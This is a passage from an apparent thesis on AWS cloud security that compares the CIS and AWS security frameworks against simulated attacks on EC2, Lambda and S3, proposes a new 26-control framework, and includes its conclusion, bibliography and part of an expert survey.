Prowler release *V2.3.0RC2* is used with the following parameters `-g cislevel2 -f eu-west-3 -M csv`.

`-g cislevel2` Specifies the group of checks to be tested. `cislevel2` is the group of all CIS recommendations of level 1 and level 2.

`-f eu-west-3` Specifies the AWS region to check, in this case eu-west-3, as the resources are deployed there.

`-M csv` Specifies the output mode, outputting the report in `csv` format.

The results of the scan are summarized in Table 5.3. Only the non-compliant results are shown. The full scan results are shown in Appendix B.1.

Table 5.3: Non-compliant CIS AWS Foundations recommendations in the AWS test environment

Result	Level	Check ID	Check Title	Check Output
FAIL	Level 2	1.14	Ensure hardware MFA is enabled for the root account (Scored)	Only Virtual MFA is enabled for root

From the audit, only CIS 1.14 is not compliant in the test environment. However, this rule does not influence the vulnerabilities implemented in the test environment as it covers MFA protection of the root account. The vulnerabilities do not rely on stolen passwords or weak access keys, therefore failing to comply to this rule will not impact the results or conclusion.

CIS Three-tier Web Architecture benchmark Although the test environment does not have a three-tier web architecture, the recommendations of the framework were analyzed and the applicable rules were implemented.

The applicable and implemented recommendations are given in Table 5.4.

Table 5.4: Applied CIS Three-tier web architecture benchmark recommendations in the test environment

Check ID	Level	Check Title
1.5	Level 1	Ensure all EBS volumes for Web-Tier are encrypted
1.6	Level 1	Ensure all EBS volumes for App-Tier are encrypted
1.16	Level 1	Ensure all S3 buckets have policy to require server-side and in transit encryption for all objects stored in bucket
2.7	Level 1	Ensure an IAM group for administration purposes is created
3.11	Level 1	Ensure S3 buckets have versioning enabled

Recommendations not listed are not-applicable to the test environment, either due to not using the three-tier architecture or not using the specific service that the recommendation applies to.

AWS Foundational Security Best Practices Standard The AWS Security Best Practices standard (AWS FSBP) controls [33] are implemented and audited manually in the test environment. Table 5.5 shows the not-applicable or failed audit checks.

Table 5.5: Non-compliant AWS FSBP rules in the AWS test environment

Result	Check ID	Check Title	Check Output
N/A	ACM.1	Imported ACM certificates should be renewed within 90 days of expiration	ACM not used
N/A	CodeBuild.1	CodeBuild GitHub or Bitbucket source repository URLs should use OAuth	CodeBuild not used
N/A	CodeBuild.2	CodeBuild project environment variables should not contain clear text credentials	CodeBuild not used
N/A	EFS.1	Amazon EFS should be configured to encrypt file data at-rest using AWS KMS	EFS not used
N/A	ELBv2.1	Application Load Balancer should be configured to redirect all HTTP requests to HTTPS	ELBv2 not used
N/A	ES.1	Elasticsearch domains should have encryption at-rest enabled	ES not used
FAIL	IAM.6	Hardware MFA should be enabled for the root user	Only Virtual MFA is enabled
N/A	RDS.1	RDS snapshots should be private	RDS not used
N/A	RDS.2	RDS DB instances should prohibit public access, determined by the PubliclyAccessible configuration	RDS not used
N/A	RDS.3	RDS DB instances should have encryption at-rest enabled	RDS not used
N/A	SSM.1	EC2 instances should be managed by AWS Systems Manager	SSM not used
N/A	SSM.2	All EC2 instances managed by Systems Manager should be compliant with patching requirements	SSM not used

From the audit results, it shows that the test environment lacks 12 rules of the AWS FSBP standard. One rule fails in the audit check, this is the same rule as CIS 1.14, having the same argument as why it does not influence the results. The other rules are not applicable, those are service-specific controls which can only be applied when using the service. The test environment does not make use of these services, hence the rule can not be implemented. The Simple Systems Manager (SSM) service can be enabled in the test environment, however it will not have effect on the results. SSM is used to manage cloud or on-premise EC2 instances. The service can automatically install tools and patch systems without the need to repeat the steps for every machine. As the service is focused on system management, it will not have influence on the vulnerabilities in the test environment. These do not rely on unpatched system vulnerabilities.

5.3.3 Mapping

Each security framework implementation was tested for the vulnerabilities using the methodologies described in Section 5.3.1. The results are summarized in Table 5.6. If an attack or vulnerability could not be exploited, the specific control(s) causing this are stated.

Table 5.6: Results of the vulnerability assessment against several security frameworks

✗	Vulnerable to attack
{control ID}*	Partially Vulnerable
{control ID}	Not Vulnerable to attack, due to control(s)

Security Framework \Attack	**SSRF**	**Secret in user-data**	**Public Snapshot**	**Public Read**	**Public Write**	**Code Injection**	**Environment secrets**
CIS AWS Foundations Benchmark	✗	✗	✗	✗	✗	✗	✗
CIS AWS Three-tier web architecture benchmark	✗	✗	1.5, 1.6	✗	3.11*	✗	✗
AWS Foundational Security Best Practices standard	✗	✗	EC2.1	S3.1, S3.2	S3.1, S3.3	✗	✗

CIS AWS Foundations Benchmark The results indicate that the CIS AWS Foundations Benchmark does not protect against the implemented attacks. Although the framework gives a more secure environment, the recommendations do not cover popular AWS services such as EC2, Lambda or S3. The framework mainly focuses on basic security configurations and setting up logging, monitoring and alerts.

CIS AWS Three-tier Web Architecture Benchmark The AWS Three-tier Web Architecture Benchmark is a more in-depth security framework. It prevents having public EBS snapshots, by recommending the encryption of EBS drives in recommendation `1.5` and `1.6`. When the drives are encrypted, the snapshots are encrypted as well. A public encrypted snapshot, with an AWS managed encryption key, does not pose a great security risk as long as the key management is setup correctly. By default this key is only usable by its owner, which does not allow decryption by any external account. This framework partially prevents S3 files to be overwritten and lost, as recommendation `3.11` states that object versioning should be enabled. With object versioning, it is possible to revert to an earlier version of an object, making any overwritten changes undone. The framework does not prevent to have public writable buckets, hence it is still possible to create or overwrite objects inside a bucket. Furthermore, if permissions are not set correctly, an attacker might be able to disable object versioning.

AWS Foundational Security Best Practices Standard The AWS Foundational Security Best Practices standard has the best result in terms of attack protection. Control `EC2.1` explicitly states that EBS snapshots should not be public. Being compliant to this control makes sure there are no unintentional public snapshots, reducing the security risk. Control `S3.1` states that public access to a bucket should be prevented by enabling the 'Block Public Access' setting. This is an account-wide setting which, when enabled, blocks public read and write access to all S3 buckets. This setting is valuable in an environment without public buckets. However, as it blocks public access for all buckets it might not be usable in all cases. If the AWS user has one public readable bucket, for instance for serving static content, this setting can not be enabled. For these cases, control `S3.2` is applicable. This control states that public read access should be prohibited, unless absolutely required. The same holds for control `S3.3`, stating that public write access should be

prohibited. These controls, when complied to correctly, prevent leaking data in a public readable bucket or serving malicious files in a ghostwriter attack.

5.3.4 Proposed Framework

From the mapping in Table 5.6, a new framework is proposed. This framework is aimed at providing more in-depth security for AWS EC2, Lambda and S3 resources and protect against the identified attacks. The framework should be seen as an addition to the CIS AWS Foundations benchmark, which lacks in-depth recommendations for specific services. It is therefore recommended to first implement the controls of the CIS benchmark and then further improve security by implementing the controls given in this framework.

The proposed framework consists of 26 controls in total, divided into the categories EC2, IAM, Lambda and S3. The controls aim to avoid misconfigurations which can lead to resources being vulnerable for the identified attacks. Some controls are derived from existing frameworks whilst others are introduced based on analysis of the underlying misconfigurations causing a vulnerability. Most controls can be automated by the development of a tool, though some require manual inspection.

In Table 5.5 a summary of all the controls is given. The complete framework is given in Appendix C.

Table 5.7 – *Proposed Framework Summary Table*

Identifier	Control	Result
Elastic Compute Cloud (EC2)		
EC2.1	Ensure all EBS volumes have encryption at rest enabled	Pass / Fail
EC2.2	Ensure EBS snapshots are not shared publicly, unless intended	Pass / Fail
EC2.3	Ensure all EC2 instances require the IMDSv2 authentication token	Pass / Fail
EC2.4	Ensure all EC2 user-data does not contain credentials or other secrets	Pass / Fail
EC2.5	Ensure no Security Groups allow ingress from 0.0.0.0/0 or ::/0 to any port, unless intended	Pass / Fail
EC2.6	Ensure the default Security Groups restricts all inbound and outbound traffic	Pass / Fail
Identity and Access Management (IAM)		
IAM.1	AWS Root account should not have an access key set	Pass / Fail
IAM.2	AWS Root account should make use of hardware MFA	Pass / Fail
IAM.3	IAM users with console access should have MFA enabled	Pass / Fail
IAM.4	Ensure a strong password policy is set for IAM users	Pass / Fail
IAM.5	Ensure IAM Roles have strict permissions	Pass / Fail
Lambda Functions		
Lambda.1	Ensure function's Environment Variables do not contain credentials or other secrets	Pass / Fail
Lambda.2	Ensure function's code does not contain credentials or other secrets	Pass / Fail
Lambda.3	Ensure Lambda functions do not allow access by other accounts	Pass / Fail
Lambda.4	Ensure Lambda functions which use API Gateway have throttling enabled	Pass / Fail
Lambda.5	Ensure Lambda functions use the latest runtimes	Pass / Fail
Lambda.6	Ensure Lambda functions code are audited for vulnerabilities	Pass / Fail

Continued on next page

Table 5.7 – *Proposed Framework Summary Table*

Identifier	**Control**	**Result**
Simple Storage Service (S3)		
S3.1	Block public access on account level, unless public bucket is required	Pass / Fail
S3.2	Ensure public read access is blocked on bucket level, using bucket policy and bucket ACL, unless required	Pass / Fail
S3.3	Ensure public write access is blocked on bucket level, using bucket policy and bucket ACL, unless required	Pass / Fail
S3.4	Ensure buckets do not allow authenticated user read or write access	Pass / Fail
S3.5	Ensure server-side encryption is enabled for all buckets	Pass / Fail
S3.6	Ensure no objects containing secrets exist in public buckets	Pass / Fail
S3.7	Ensure object versioning is enabled on all buckets	Pass / Fail
S3.8	Avoid the use of sensitive bucket names	Pass / Fail
S3.9	Ensure public writable buckets do not serve executable scripts	Pass / Fail

5.4 Validation of the Proposed Framework

This section validates the proposed framework of Section 5.3.4. First the compliance of the proposed framework in the test environment is explained. Then the results of running the attack scenario simulations are given. Finally the proposed framework is compared to the existing frameworks in terms of attack prevention.

5.4.1 Framework Compliance

The controls of the framework are implemented and audited manually in the test environment. Table 5.8 shows the controls that failed or are not applicable in the test environment.

Table 5.8: Failed and Not Applicable controls from the proposed framework in the AWS test environment

Result	Check ID	Check Title	Check Output
FAIL	IAM.2	AWS Root account should make use of hardware MFA	Only virtual MFA was used
N/A	Lambda.4	Ensure Lambda functions which use API Gateway have throttling enabled	No API Gateway is used
N/A	S3.1	Block public access on account level, unless public bucket is required	Public bucket is required in test environment

Two rules are not applicable in the test environment, `Lambda.4` and `S3.1`. One rule failed, `IAM.2`, which is equivalent to the control of the AWS FSB standard and CIS Foundational benchmark. The failure to comply to this rule does not impact the results of the simulations.

5.4.2 Validation Results

To validate the proposed framework, the same procedure is followed as with testing the other security frameworks. The test environment is deployed and the controls of the framework are implemented. Every attack scenario is performed using the methods indicated in Section 5.3.1. The results of the simulations are given in Table 5.9.

Table 5.9: Results of the vulnerability assessment against the proposed framework

✗	Vulnerable to attack
{control ID}*	Partially Vulnerable
{control ID}	Not Vulnerable to attack, due to control(s)

Security Framework \Attack	SSRF	Secret in user-data	Public Snapshot	Public Read	Public Write	Code Injection	Environment secrets
Proposed Framework	EC2.3	EC2.4	EC2.2	S3.1, S3.2	S3.1, S3.3	Lambda.6	Lambda.1

The results indicate that the proposed framework causes all simulated attacks to fail.

The SSRF attack can not be performed due to the implementation of control `EC2.3`. This control forces the use of IMDSv2, which requires an additional token to be issued in requests to the metadata service. By default, when deploying an EC2 instance, the IMDSv2 token is set optional, leaving IMDSv1 enabled. To get this token, a PUT request must be placed to the

metadata service. This can not be done in the simulation since the proxy only sends GET requests to the specified URL.

The user-data attack is stopped as control `EC2.4` ensures there is no secret data in the instance user-data. Though the inside-attack scenario is not prevented, the data that can be found in the user-data does not contain any credentials or other secrets. Hence the simulation can not be fully performed.

Control `EC2.2` ensures there are no public snapshots, unless it is explicitly intended. There are usecases in which a public snapshot is desired, such as sharing pre-configured images with the community. The control forces the user to double check each snapshot for publicity and decide whether it is required or not. It also warns for the risks of having public snapshots. The simulation has a snapshot with secrets included, this control makes the snapshot not public, hence the attack scenario fails.

Unintentional public readable S3 buckets are prevented by control `S3.1` and `S3.2`. `S3.1` is applicable for users who do not have the need for a public readable bucket. This control blocks public read and write access to all buckets of the account, even if bucket-level configurations are set to allow public access. If the account requires one or more buckets to be publicly readable, for instance for serving static files, control `S3.2` applies. This control ensures that every other bucket denies public read permission, furthermore, control `S3.6` ensures that there is no confidential data inside the public buckets.

The same holds for public writable S3 buckets. Control `S3.1` blocks public access on account level if no public read or write buckets are required. If one or more public readable or writable bucket is required, control `S3.1` can not be applied. In this case, control `S3.3` ensures that public write access is blocked on bucket level, unless intended. If a public requires public write access, it is recommended by control `S3.9` that the bucket should not contain executable scripts to be served to users. This avoids the possibility that attackers inject the script with malicious code which then gets served to the users.

To prevent code injection attacks it is important that the code is inspected and audited for vulnerabilities. Control `Lambda.6` enforces this. Having (external) code reviews reduces the risk of coding mistakes, which in turn reduces the risk of injection vulnerabilities. Apart from code reviews, it is important that IAM permissions are minimal, such that the impact of an attack is minimized. Control `IAM.5` enforces minimal IAM permissions.

Secrets in Lambda's environment variables are a security risk for inside attackers. Control `Lambda.1` ensures no secrets are present in the variables. If secrets are stored in the AWS Secrets Manager, additional permissions will be required to access it. This reduces the risk for an inside attacker scenario.

5.4.3 Framework Comparison

In Table 5.10, an overview of all frameworks is given with the result for every attack scenario in the test environment. For each framework a score is given, which is the fraction of attack scenarios successfully prevented by the framework. Successful prevention of an attack scenario earns 1 point, partial prevention earns 0.5 and no prevention earns 0 points.

From the comparison, it can be seen that the CIS AWS Foundations benchmark does not prevent any of the attack scenario's in the test environment and therefore scores 0 points. The CIS AWS Foundations benchmark is too general to be considered for in-depth security on service-level configurations. The recommendations included in this CIS benchmark are more aimed at account security, setting up correct logging, monitoring and alerting services and the bases of networking. Implementing these recommendations on a new AWS account creates a more secure baseline to start with.

The CIS Three-tier Web Architecture benchmark scores 1.5 points, by being able to prevent public snapshots and partially prevent the impact of public writable S3 buckets. This framework does give more in-depth service-level recommendations, which provide a more secure configuration of those services. However, the main issue here is that this document is strongly aimed at the three-tier architecture of Internet, Application and Database. Having a different architecture with

Table 5.10: Framework comparison on attack scenario prevention

✓ Successful prevention
? Partial prevention
✗ No prevention

	SSRF	Secret in user-data	Public Snap-shot	Public Read	Public Write	Code In-jec-tion	Environment secrets	Score
CIS AWS Foundations Benchmark	✗	✗	✗	✗	✗	✗	✗	0/6
CIS AWS Three-tier web architecture benchmark	✗	✗	✓	✗	?	✗	✗	1.5/6
AWS Foundational Security Best Practices standard	✗	✗	✓	✓	✓	✗	✗	3/6
Proposed Framework	✓	✓	✓	✓	✓	✓	✓	6/6

more, less or different tiers makes working with this benchmark tedious and requires additional knowledge. Furthermore, it should not be expected from the users that they have the knowledge and expertise to customize the recommendations for their specific architecture. This benchmark is therefore lesser known and useful in industry.

Amazons own security framework, the AWS Foundational Security Best Practices standard, prevents three of the six attack scenario's. This is a rather new framework, released during this research, which has good potential. The controls are more in-depth and service specific then the CIS benchmarks and from the results this framework does a better job at preventing the simulated attacks. Amazon can use its own platform to further develop and deploy this framework to its users.

The proposed framework, once implemented, prevents all six attack scenario's. This framework is developed with the gaps of the other frameworks in mind, in which it prevents the attacks using various configuration and scanning methods. Implementing all controls of this framework in a cloud environment might take some time, since some steps require manual inspection. The framework's main aim is to provide in-depth security controls for AWS EC2, Lambda and S3 services, it should not be used or seen as a replacement of existing security frameworks. For the best results it is recommended to implement both CIS, AWS and the proposed framework.

5.4.4 Framework Limitations

Although the framework is developed to protect against known attacks, it has limitations. For one, this framework was developed using attack and exploit data for the EC2, Lambda and S3 services. This limits the applicability and protection of the framework to other AWS services. Furthermore, if attacks or vulnerabilities exist which were not discovered by this research, there is no guarantee the framework provides any protection. In addition, the controls are AWS specific and can not be applied directly to other Cloud Service Providers such as Azure and Google Cloud.

In terms of attack prevention, some scenarios might have different, undetected, paths which can still be exploited after implementing all controls. For instance the SSRF-Metadata exploit. The framework enforces the use of IMDSv2 instead of the default v1. This makes it significantly harder for attackers to mount the attack, however it is not guaranteed it can not be done. When using the v2 version, an attacker can still perform the attack if he is able to perform a PUT request to the Metadata Service. This can for instance happen if the attacker has remote code execution capabilities on the EC2 instance or a vulnerability in a web-application allows the attacker to edit the request type.

For certain scenarios, the framework will protect for not-yet discovered attack paths. For instance public readable S3 buckets can not be exploited in any way, if they do not exist or do not contain any non-public data. The same holds for Environment Secrets, Public Snapshots

and User-data secrets. If the sensitive data does not exist, it cannot be exploited. However, cloud environments are ever-evolving and being compliant does not mean that newly generated resources automatically comply as well. Herein lies a risk which the framework does not address.

One of the key elements in cloud related security issues is IAM permissions. Over-permissive policies are a great risk and are used by attackers to elevate privileges and move through the victims cloud environment. Although the proposed framework contains a rule enforcing strict IAM policies and applying the principle of least privilege, this is extremely difficult to achieve in complex environments. The framework does not give any other controls for setting up strict IAM policies as these are specific for every use-case.

Chapter 6

Conclusion

This research aimed to expose and identify the attack surface of popular AWS services and investigate if existing security frameworks provide enough security to minimize this attack surface. A mapping was created using simulated attack scenario's, deployed in an AWS test environment. From this mapping, gaps in the frameworks were identified and a new framework was proposed to cover these gaps.

From the comparison in Section 5.4.3 it is shown that the existing frameworks do not protect against the discovered attack surface and are therefore not sufficient to provide a secure cloud environment. The CIS AWS Foundations benchmark was found to have too general recommendations and not providing in-depth security measures at the service level. The CIS Three-tier benchmark does provide more in-depth recommendations but is of lesser use due to its focus on the three-tier web architecture. The AWS Foundational Security Best Practices standard gives more in-depth control and proved to give more protection than both CIS benchmarks, but still lacks controls to prevent all simulated attacks. This research proposed a new framework with a set of controls which identified and prevented all attack scenarios implemented in the test environment. This indicates that the existing frameworks should not be seen as complete and cloud users must not think that complying with a framework equals a secure environment.

Given the results of this research, it does not mean that the investigated security frameworks should not be used or give wrong recommendations. In contrary, these framework do provide a base level of security which is required before implementing more in-depth security measures. Skipping this baseline and only implementing in-depth measures might lead to a strongly secured back door (at the service level) but an open front door (using weak access management).

This research showed that cloud environments come with new and unique security risks when compared to traditional on-premise environments. For companies moving to the cloud, existing security frameworks exist to improve the security of a cloud environment. By complying to such frameworks, companies might assume they are secure and did what was necessary to protect their data. However, this work showed that those frameworks are not sufficient to secure popular services and the environments are still vulnerable to attacks. New or improved security frameworks must be developed, such as proposed in this research, to offer more in-depth security for cloud customers.

6.1 Future Work

Future research on cloud or AWS security might extend on the amount of services and the applicability of Amazons own security services. In addition, the default configurations of EC2 instances might be an interesting topic to consider. By default some configurations are sub-optimal in terms of security, such as not enforcing IMDSv2 and having public facing ports in an instance's default Security Group. Future research could provide answers to questions such as how default configurations of EC2 instances lead to insecure deployments and what AWS can do about this.

The use of AWS managed IAM Policies can be considered for further study. How do users utilize default or AWS Managed policies? Do these policies introduce security risks when used? Are the policies strict enough or do they introduce over-permissive IAM configurations? Future research could provide answers to these questions and recommendations on using AWS managed policies.

Bibliography

[1] Cloud Security Alliance. *Cloud Control Matrix*. Tech. rep. CSA, March 2019.

[2] R. Bala et al. 'Magic Quadrant for Cloud Infrastructure as a Service, Worldwide'. In: (2019). URL: https://www.gartner.com/doc/reprints?id=1-2G2O5FC&ct=150519&st=sb&aliId=1154870580.

[3] M. Balduzzi et al. 'A security analysis of amazon's elastic compute cloud service'. In: *Proceedings of the ACM Symposium on Applied Computing* (March 2012). DOI: 10.1145/2245276.2232005.

[4] Y. Gil D. Artz. 'A survey of trust in computer science and the semantic web'. In: *Journal of Web Semantics: Science, Services and Agents on the World Wide Web* (2007).

[5] Alexandre Decan, Tom Mens and Eleni Constantinou. 'On the Impact of Security Vulnerabilities in the Npm Package Dependency Network'. In: *Proceedings of the 15th International Conference on Mining Software Repositories*. Association for Computing Machinery, 2018, pp. 181–191. ISBN: 9781450357166. DOI: 10.1145/3196398.3196401. URL: https://doi.org/10.1145/3196398.3196401.

[6] C. Di Giulio et al. 'Cloud Standards in Comparison: Are New Security Frameworks Improving Cloud Security?' In: *2017 IEEE 10th International Conference on Cloud Computing (CLOUD)*. June 2017, pp. 50–57. DOI: 10.1109/CLOUD.2017.16.

[7] L. Dimitrios. 'Establishing and managing trust within the public key infrastructure'. In: *Computer Communications* 26 (October 2003), pp. 1815–1825. DOI: 10.1016/S0140-3664(03)00077-X.

[8] E. Fernandes et al. 'Security Implications of Permission Models in Smart-Home Application Frameworks'. In: *IEEE Security Privacy* 15.2 (2017), pp. 24–30.

[9] FIRST. URL: https://www.first.org/cvss/specification-document.

[10] Tony de la Fuente. *Prowler: AWS CIS Benchmark Tool*. URL: https://github.com/toniblyx/prowler.

[11] P. Giorgini et al. 'Modeling security requirements through ownership, permission and delegation'. In: *13th IEEE International Conference on Requirements Engineering (RE'05)*. 2005, pp. 167–176.

[12] N. Gruschka and M. Jensen. 'Attack Surfaces: A Taxonomy for Attacks on Cloud Services'. In: August 2010, pp. 276–279. DOI: 10.1109/CLOUD.2010.23.

[13] J. Heiser and M. Nicolett. 'Assessing the Security Risks of Cloud Computing'. In: (2008).

[14] Center for Internet Security. *CIS Amazon Web Services Foundations Benchmark*. Version 1.2.0. May 2018. URL: http://benchmarks.cisecurity.org (visited on 05/03/2020).

[15] Center for Internet Security. *CIS Amazon Web Services Three-tier Web Architecture Benchmark*. Version 1.0.0. November 2016. URL: http://benchmarks.cisecurity.org (visited on 05/03/2020).

[16] Y. Klijnsma. *Spray and Pray: Magecart Campaign Breaches Websites En Masse Via Misconfigured Amazon S3 Buckets*. July 2019. URL: https://www.riskiq.com/blog/labs/magecart-amazon-s3-buckets/ (visited on 19/05/2020).

[17] B. Krebs. *What We Can Learn from the Capital One Hack*. August 2019. URL: https://krebsonsecurity.com/2019/08/what-we-can-learn-from-the-capital-one-hack/ (visited on 15/05/2020).

[18] Katsiaryna Labunets, Fabio Massacci and Federica Paci. 'On the Equivalence Between Graphical and Tabular Representations for Security Risk Assessment'. In: *Requirements Engineering: Foundation for Software Quality*. Ed. by Paul Grünbacher and Anna Perini. Cham: Springer International Publishing, 2017, pp. 191–208. ISBN: 978-3-319-54045-0.

[19] Qingxiong Ma and J. Michael Pearson. 'ISO 17799: "Best Practices" in Information Security Management?' In: *Commun. Assoc. Inf. Syst.* 15 (2005), p. 32.

[20] C. MacCarthaigh. *Add defense in depth against open firewalls, reverse proxies, and SSRF vulnerabilities with enhancements to the EC2 Instance Metadata Service*. November 2019. URL: https://aws.amazon.com/blogs/security/defense-in-depth-open-firewalls-reverse-proxies-ssrf-vulnerabilities-ec2-instance-metadata-service/.

[21] Zaigham Mahmood. *Cloud Computing: Challenges, Limitations and R&D Solutions*. January 2014, pp. 13–14. ISBN: 978-3-319-10529-1. DOI: 10.1007/978-3-319-10530-7.

[22] P. Mell and T. Grance. *The NIST Definition of Cloud Computing*. Tech. rep. doi:10.6028/NIST.SP.800-145. National Institute of Standards and Technology: U.S. Department of Commerce, September 2011.

[23] Trend Micro. *Data Leak Exposes Classified Intelligence-Sharing Programs*. November 2017. URL: https://www.trendmicro.com/vinfo/au/security/news/virtualization-and-cloud/data-leak-exposes-classified-intelligence-sharing-programs.

[24] Ben Morris. 'More Keys Than A Piano - Finding Secrets In Publicly Exposed Ebs Volumes'. DEF CON 27. August 2019. URL: https://www.defcon.org/html/defcon-27/dc-27-speakers.html#Morris.

[25] NSA. *Mitigating Cloud Vulnerabilities*. Tech. rep. PP-20-0025. National Security Agency, 2020. URL: https://media.defense.gov/2020/Jan/22/2002237484/-1/-1/0/CSI-MITIGATING-CLOUD-VULNERABILITIES_20200121.PDF.

[26] D. O'Sullivan. *Cloud Leak: WSJ Parent Company Dow Jones Exposed Customer Data*. July 2017. URL: https://www.upguard.com/breaches/cloud-leak-dow-jones (visited on 15/05/2020).

[27] D. O'Sullivan. *System Shock: How A Cloud Leak Exposed Accenture's Business*. October 2017. URL: https://www.upguard.com/breaches/cloud-leak-dow-jones (visited on 15/05/2020).

[28] Capital One. *Information on the Capital One Cyber Incident*. July 2019. URL: https://www.capitalone.com/facts2019/ (visited on 15/05/2020).

[29] OWASP. *OWASP Serverless Top 10*. URL: https://owasp.org/www-project-serverless-top-10/ (visited on 06/02/2020).

[30] Ivan Pashchenko et al. 'Vulnerable Open Source Dependencies: Counting Those That Matter'. In: *Proceedings of the 12th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement*. Association for Computing Machinery, 2018. ISBN: 9781450358231. DOI: 10.1145/3239235.3268920. URL: https://doi.org/10.1145/3239235.3268920.

[31] S. Ragan. *Code Spaces forced to close its doors after security incident*. June 2014. URL: https://www.csoonline.com/article/2365062/code-spaces-forced-to-close-its-doors-after-security-incident.html (visited on 29/06/2020).

[32] S. Sarukkai. *McAfee MVISION Cloud Discovers GhostWriter: MITM Exposure In Cloud Storage Services*. 2019. URL: https://www.skyhighnetworks.com/cloud-security-blog/skyhigh-discovers-ghostwriter-a-pervasive-aws-s3-man-in-the-middle-exposure/ (visited on 08/06/2020).

[33] Amazon Web Services. *AWS Foundational Security Best Practices controls*. URL: https://docs.aws.amazon.com/securityhub/latest/userguide/securityhub-standards-fsbp-controls.html (visited on 28/04/2020).

[34] Amazon Web Services. *AWS Security Hub launches the Foundational Security Best Practices standard*. April 2020. URL: https://aws.amazon.com/about-aws/whats-new/2020/04/aws-security-hub-launches-the-foundational-security-best-practices-standard/ (visited on 28/04/2020).

[35] Amazon Web Services. *AWS Services That Work with IAM*. URL: https://aws.amazon.com/blogs/security/defense-in-depth-open-firewalls-reverse-proxies-ssrf-vulnerabilities-ec2-instance-metadata-service/ (visited on 16/04/2020).

[36] Amazon Web Services. *Internetwork traffic privacy in Amazon VPC*. URL: https://docs.aws.amazon.com/vpc/latest/userguide/VPC_Security.html#VPC_Security_Comparison (visited on 11/05/2020).

[37] Amazon Web Services. 'Security Pillar, AWS Well-Archited Framework'. In: (July 2018). URL: https://d1.awsstatic.com/whitepapers/architecture/AWS-Security-Pillar.pdf.

[38] Amazon Web Services. *Understanding How IAM Works*. URL: https://docs.aws.amazon.com/IAM/latest/UserGuide/intro-structure.html (visited on 28/05/2020).

[39] H. Takabi, J. Joshi and G. Ahn. 'SecureCloud: Towards a Comprehensive Security Framework for Cloud Computing Environments'. In: July 2010, pp. 393–398. DOI: 10.1109/COMPSACW.2010.74.

[40] H. Takabi, J. Joshi and G. Ahn. 'Security and Privacy Challenges in Cloud Computing Environments'. In: *Security & Privacy, IEEE* 8 (November 2010), pp. 24–31. DOI: 10.1109/MSP.2010.186.

[41] International Telecommunication Union. *The Directory: Public-key and attribute certificate frameworks*. ITU X.509 — ISO/IEC 9594-8. ITU, 2001.

Appendix A

Survey for Cloud Experts

AWS Security Research

First of all, thank you for willing to participate in this survey.

This survey is part of a graduation project which aims to create an improved security framework for AWS. The research first identified possible attacks against popular AWS services and known security frameworks which guide users in developing a secure cloud environment. The survey intents to get insight into the severity, plausibility and complexity of the identified attacks and into the usability and completeness of existing security frameworks.

This survey consists of 3 pages with 11 questions and will take about 10 minutes to complete. All answers will be stored and processed anonymously.

On the first page a few general questions about your experience are asked. The second page contains questions about cloud security attacks, their impact and complexity. The third and last page contains questions about security frameworks for AWS.

If you have any questions, please contact me at roy.stultiens@secura.com

Security Experience

These questions aim to get some insight into your experience in the field of security.

1. What is your current job title?

---

2. How many years of professional experience do you have in the field of information security?

☐ 0 - 1 years

☐ 1 - 2 years

☐ 2 - 5 years

☐ 5 - 8 years

☐ More then 8 years

3. How familiar are you with the following AWS services?

	Not at all	Slightly	Moderately	Very	Extremely
Elastic Compute Cloud (EC2)	☐	☐	☐	☐	☐
Lambda functions	☐	☐	☐	☐	☐
Simple Storage Service (S3)	☐	☐	☐	☐	☐
Identity and Access Management (IAM)	☐	☐	☐	☐	☐
Network Security Controls (Security Groups, VPCs, NACLs)	☐	☐	☐	☐	☐

Attacks on AWS Services

In the matrix below, a list of attacks, misconfigurations and vulnerabilities on AWS cloud is given. A description and possible consequences of the attacks can be found in this file: `https://drive.google.com/file/d/1h_6HVtiy5guYGYck7-RkogOUhaltMDy1/view?usp=sharing`

4. How likely do you think the follow attacks or vulnerabilities are in a cloud environment?

e.g how likely is it that the vulnerability exists and can be exploited by an attacker? For an explanation of the attacks, see the link on top of this page.

	Very likely	Likely	Neutral	Unlikely	Very Unlikely	N/A - Don't know
Poisoning the Well (Using insecure 3rd-party libraries)	☐	☐	☐	☐	☐	☐
AMI Malware Injection (Using public AMIs)	☐	☐	☐	☐	☐	☐
Data/Code Injection (in Lambda or EC2 code)	☐	☐	☐	☐	☐	☐
SSRF (leading to Metadata service exploitation)	☐	☐	☐	☐	☐	☐
Denial of Service	☐	☐	☐	☐	☐	☐
Denial of Wallet	☐	☐	☐	☐	☐	☐
Over Permissive IAM policies	☐	☐	☐	☐	☐	☐
Sensitive Data Exposure (Public S3 bucket or EC2 snapshot, secrets in EC2 user-data or Lambda Environment Variables)	☐	☐	☐	☐	☐	☐
Cloud Ransomware	☐	☐	☐	☐	☐	☐
GhostWriter	☐	☐	☐	☐	☐	☐

5. How would you rate the impact of this attack or vulnerability on a cloud environment?

Please take into account the complexity and likelihood the attack can be performed. In other words, how would you classify this attack or vulnerability as a finding?

	Informational	Low	Medium	High	Critical	N/A - Don't know
Poisoning the Well (Using insecure 3rd-party libraries)	☐	☐	☐	☐	☐	☐
AMI Malware Injection (Using public AMIs)	☐	☐	☐	☐	☐	☐
Data/Code Injection (in Lambda or EC2 code)	☐	☐	☐	☐	☐	☐
SSRF (leading to Metadata service exploitation)	☐	☐	☐	☐	☐	☐
Denial of Service	☐	☐	☐	☐	☐	☐
Denial of Wallet	☐	☐	☐	☐	☐	☐
Over Permissive IAM policies	☐	☐	☐	☐	☐	☐
Sensitive Data Exposure (Public S3 bucket or EC2 snapshot, secrets in EC2 user-data or Lambda Environment Variables)	☐	☐	☐	☐	☐	☐
Cloud Ransomware	☐	☐	☐	☐	☐	☐
GhostWriter	☐	☐	☐	☐	☐	☐

6. Which common misconfigurations or mistakes that cloud users make have you encountered?

7. In your opinion, what would be the most critical attack or vulnerability on cloud systems? Please explain why you think this.

AWS Security Frameworks

These questions are about Security Frameworks for the AWS cloud environment. The framework documents are listed below:

- AWS Foundational Security Best Practices standard (https://docs.aws.amazon.com/securityhub/latest/userguide/securityhub-standards-fsbp-controls.html)
- CIS AWS Foundations Benchmark (https://d1.awsstatic.com/whitepapers/compliance/AWS_CIS_Foundations_Benchmark.pdf)
- CIS AWS Three-Tier Web Architecture Benchmark (https://d1.awsstatic.com/whitepapers/compliance/CIS_Amazon_Web_Services_Three-tier_Web_Architecture_Benchmark.pdf)
- CSA Cloud Controls Matrix (https://cloudsecurityalliance.org/artifacts/cloud-controls-matrix-v3-0-1/)

8. Which of the following security frameworks have you seen implemented, referenced or used in practice?

Please select all that apply.

☐ AWS Foundational Security Best Practices standard

☐ CIS AWS Foundations Benchmark

